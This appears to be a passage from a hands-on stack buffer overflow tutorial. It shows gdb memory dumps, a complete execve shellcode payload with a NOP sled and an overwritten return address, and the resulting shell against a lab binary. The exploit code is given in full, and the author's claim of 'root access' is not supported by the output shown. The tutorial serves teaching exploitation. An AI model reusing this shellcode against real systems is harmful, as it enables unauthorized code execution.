
```
0x7fffffffde4a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffde5a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffde6a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffde7a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffde8a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffde9a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdeaa: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdeba: 0x90909090      0x90909090      0x90909090      0x90909090
--Type <RET> for more, q to quit, c to continue without paging--
0x7fffffffdeca: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdeda: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdeea: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdefa: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdf0a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdf1a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdf2a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdf3a: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdf4a: 0x90909090      0x90909090      0xbb48c031      0x91969dd1
0x7fffffffdf5a: 0xff978cd0      0x53dbf748      0x52995f54      0xb05e5457
0x7fffffffdf6a: 0x41050f3b      0x41414141      0x41414141      0x41414141
0x7fffffffdf7a: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdf8a: 0x41414141      0x41414141      0x41414141      0xce004141
```

Select return registers

Eg:0x7fffffffdeba

•Add return address to shell code

```
$ run $(python -c
"print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43+'\xba\xde\xff\xff\xff\x7f')")
```




```
(gdb) run $(python -c "print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb
\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43+'\xba\xde\xff\xff\xff\x7f')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nadda/Documents/snp $(python -c "print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x
96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43+'\xba\x
de\xff\xff\xff\x7f')")
process 26990 is executing new program: /usr/bin/dash
$ 
```

Here is the overflow....

•Now add this shell code to program

Exit from gdb.

```
$./snp $(python -c
"print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x9
7\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\
x05'+'\x41'*43+'\xba\xde\xff\xff\xff\x7f')")
```




```
nadda@Nadda:~/Documents$ ./snp $(python -c "print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c
\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43+'\xba\xde\xff\xff\xff\
x7f')")
$ 
```

Now I got root access...

•Let's input root command without "sudo"

```
$ifconfig
```



```
nadda@Nadda:~/Documents/New Folder$ ./snp $(python -c "print('\x90'*450+'\x31\xc0\x48\xb
b\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0
f\x05'+'\x41'*43+'\xba\xde\xff\xff\xff\x7f')")
$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 640 (640.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 640 (640.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ 
```

## References

- https://www.youtube.com/watch?v=1S0aBV-Waeo&t=888s
- https://www.youtube.com/watch?v=hJ8IwyhqzD4
- https://www.youtube.com/watch?v=njaQE8Q_Ems&t=160s